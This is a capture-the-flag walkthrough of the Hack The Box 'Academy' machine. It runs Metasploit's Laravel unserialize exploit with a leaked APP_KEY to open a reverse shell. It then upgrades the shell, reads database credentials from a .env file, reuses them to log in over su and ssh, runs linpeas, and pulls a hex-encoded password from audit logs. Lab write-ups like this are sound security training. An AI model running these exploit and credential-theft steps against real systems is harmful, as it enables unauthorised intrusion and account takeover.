APP_NAME        "Laravel"
APP_ENV         "local"
APP_KEY         "base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="
```


Using Metasploit framework we find an excellent exploit for Laravel.



```
       =[ metasploit v6.0.14-dev                          ]
+ -- --=[ 2072 exploits - 1121 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging with set HttpTrace true

msf6 > search Laravel

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/unix/http/laravel_token_unserialize_exec  2018-08-07       excellent  Yes    PHP Laravel Framework token Unserialize Remote Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/http/laravel_token_unserialize_exec

msf6 > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(unix/http/laravel_token_unserialize_exec) > █
```

The required arguments are the app_key, available in the webpage of the bug, the rhost (academy.htb), the local host ip (tun0), and the vhost (dev-staging-01.academy.htb). If we add these parameters and run the exploit, we'll get a shell in the machine.

We're "www-data" user, so we'll need to get some user credentials later.



```
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(unix/http/laravel_token_unserialize_exec) > show options

Module options (exploit/unix/http/laravel_token_unserialize_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   APP_KEY                     no        The base64 encoded APP_KEY string from the .env file
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file wit
h syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Path to target webapp
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/http/laravel_token_unserialize_exec) > set app_key dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEy
nggqubHWFj0=
app_key => dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set rhosts academy.htb
rhosts => academy.htb
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set lhost tun0
lhost => 10.10.14.63
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set vhost dev-staging-01.academy.htb
vhost => dev-staging-01.academy.htb
msf6 exploit(unix/http/laravel_token_unserialize_exec) > run

[*] Started reverse TCP handler on 10.10.14.63:4444
[*] Command shell session 1 opened (10.10.14.63:4444 -> 10.10.10.215:59196) at 2020-11-15 16:14:17 +0
100

whoami
www-data
```

The fist step is to improve our shell, which is quite bad.

We need to run `python3 -c 'import pty; pty.spawn("/bin/sh")'`


And then:

ctrl + z

stty raw -echo


fg + enter (it wont show up in the prompt)

reset




```
python3 -c 'import pty; pty.spawn("/bin/sh")'
$ whoami
whoami
www-data
$ /bin/bash
/bin/bash
www-data@academy:/var/www/html/htb-academy-dev-01/public$
```

"ls" command to see what we have where we are, and then enumerate the machine to find user credentials.




```
www-data@academy:/var/www/html/htb-academy-dev-01$ ls
ls
app        composer.json  database      public     routes      tests
artisan    composer.lock  package.json  readme.md  server.php  vendor
bootstrap  config         phpunit.xml   resources  storage     webpack.mix.js
www-data@academy:/var/www/html/htb-academy-dev-01$
```

In the .env file in the academy folder we have credentials of a user.




```
www-data@academy:/var/www/html/academy$ cat .env
cat .env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!

BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=sync

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_DRIVER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
www-data@academy:/var/www/html/academy$
```

Listing the directories in /home we get the users




```
www-data@academy:/var/www/html/academy$ cd /home
cd /home
www-data@academy:/home$ ls
ls
21y4d  ch4p  cry0l1t3  egre55  g0blin  mrb3n
www-data@academy:/home$
```

We test the password for them, and it is the third one. We now have user shell in the machine, so we can grab the first flag!




```
www-data@academy:/home$ su cry0l1t3
su cry0l1t3
Password: mySup3rP4s5w0rd!!

$ 
```




```
$ ls
ls
21y4d  ch4p  cry0l1t3  egre55  g0blin  mrb3n
$ cd cry0l1t3
cd cry0l1t3
$ ls
ls
snap  user.txt
$ cat user.txt
cat user.txt
158d01a7a6e3c447f0791c2bb20fd487
$ 
```

To improve our shell, we're going to connect through ssh with that creds.




```
root@Taco:~# ssh cry0l1t3@academy.htb
The authenticity of host 'academy.htb (10.10.10.215)' can't be established.
ECDSA key fingerprint is SHA256:4v7BvR4VfuEwrmXljKvXmF+JjLCgP/46G78oNEHzt2c.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'academy.htb' (ECDSA) to the list of known hosts.
cry0l1t3@academy.htb's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 15 Nov 2020 03:38:13 PM UTC

  System load:             0.04
  Usage of /:              47.6% of 15.68GB
  Memory usage:            26%
  Swap usage:              0%
  Processes:               212
  Users logged in:         1
  IPv4 address for ens160: 10.10.10.215
  IPv6 address for ens160: dead:beef::250:56ff:feb9:9313

 * Introducing self-healing high availability clustering for MicroK8s!
   Super simple, hardened and opinionated Kubernetes for production.

     https://microk8s.io/high-availability

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection o
r proxy settings


Last login: Sun Nov 15 15:33:55 2020 from 10.10.15.64
$ 
```

We need to do some privilege escalation in the machine. I uploaded to the machine through ssh the linpeas file downloaded from the linpeas github.




```
$ cd /home/cry0l1t3
$ ls
linpeas.sh  snap  user.txt
$ ./linpeas.sh
```



```
root@Taco:/# scp linpeas.sh cry0l1t3@academy.htb:/home/cry0l1t3
cry0l1t3@academy.htb's password:
linpeas.sh                                               100%  291KB 646.8KB/s   00:00
root@Taco:/# 
```


With this script we can find things that can help us to get root in the machine.



```
════════════════════════════════════( Basic information )═════════════════════════════════════
OS: Linux version 5.4.0-52-generic (buildd@lgw01-amd64-060) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu
1~20.04)) #57-Ubuntu SMP Thu Oct 15 10:57:00 UTC 2020
User & Groups: uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
Hostname: academy
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /usr/bin/nc is available for network discover & port scanning (linpeas can discover hosts and sca
n ports, learn more with -h)
```


Here we see that we're included in the adm group of users.

As we can get into the /var/log/audit folder, we can get some logs of the commands used by the users.




```
$ ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  swap.img  tmp  var
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   sys       usr
$ cd var
$ ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  snap  spool  tmp  www
$ cd log
$ ls
alternatives.log       dist-upgrade   kern.log.3.gz         vmware-network.2.log
alternatives.log.1     dmesg          kern.log.4.gz         vmware-network.3.log
alternatives.log.2.gz  dmesg.0        landscape             vmware-network.4.log
alternatives.log.3.gz  dmesg.1.gz     lastlog               vmware-network.5.log
apache2                dmesg.2.gz     mysql                 vmware-network.6.log
apt                    dmesg.3.gz     private               vmware-network.7.log
audit                  dmesg.4.gz     syslog                vmware-network.8.log
auth.log               dpkg.log       syslog.1              vmware-network.9.log
auth.log.1             dpkg.log.1     syslog.2.gz           vmware-network.log
auth.log.2.gz          dpkg.log.2.gz  syslog.3.gz           vmware-vmsvc-root.1.log
auth.log.3.gz          dpkg.log.3.gz  syslog.4.gz           vmware-vmsvc-root.2.log
auth.log.4.gz          faillog        syslog.5.gz           vmware-vmsvc-root.3.log
bootstrap.log          installer      syslog.6.gz           vmware-vmsvc-root.log
btmp                   journal        syslog.7.gz           vmware-vmtoolsd-root.log
btmp.1                 kern.log       ubuntu-advantage.log  wtmp
cloud-init.log         kern.log.1     unattended-upgrades
cloud-init-output.log  kern.log.2.gz  vmware-network.1.log
$ cd audit
$ ls
audit.log  audit.log.1  audit.log.2  audit.log.3
$ 
```

At first, we'll get our id in the machine




```
$ id cry0l1t3
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
```

With "cat" we can read the file, and with "grep" we filter the words in the file.




```
$ cat audit.log.3 grep "uid=1002" | more
```

Here we have a log of the command "su" used by our user to get promoted in the machine. The data is in hexadecimal, so we need to decrypt it.



```
type=TTY msg=audit(1597199293.906:84): tty pid=2520 uid=1002 auid=0 ses=1 major=4 minor=1 comm="su" d
ata=6D7262336E5F41634064336D79210A
```




Convert hexadecimal to text

Input data: 6D7262336E5F41634064336D79210A

Convert: hex numbers to text

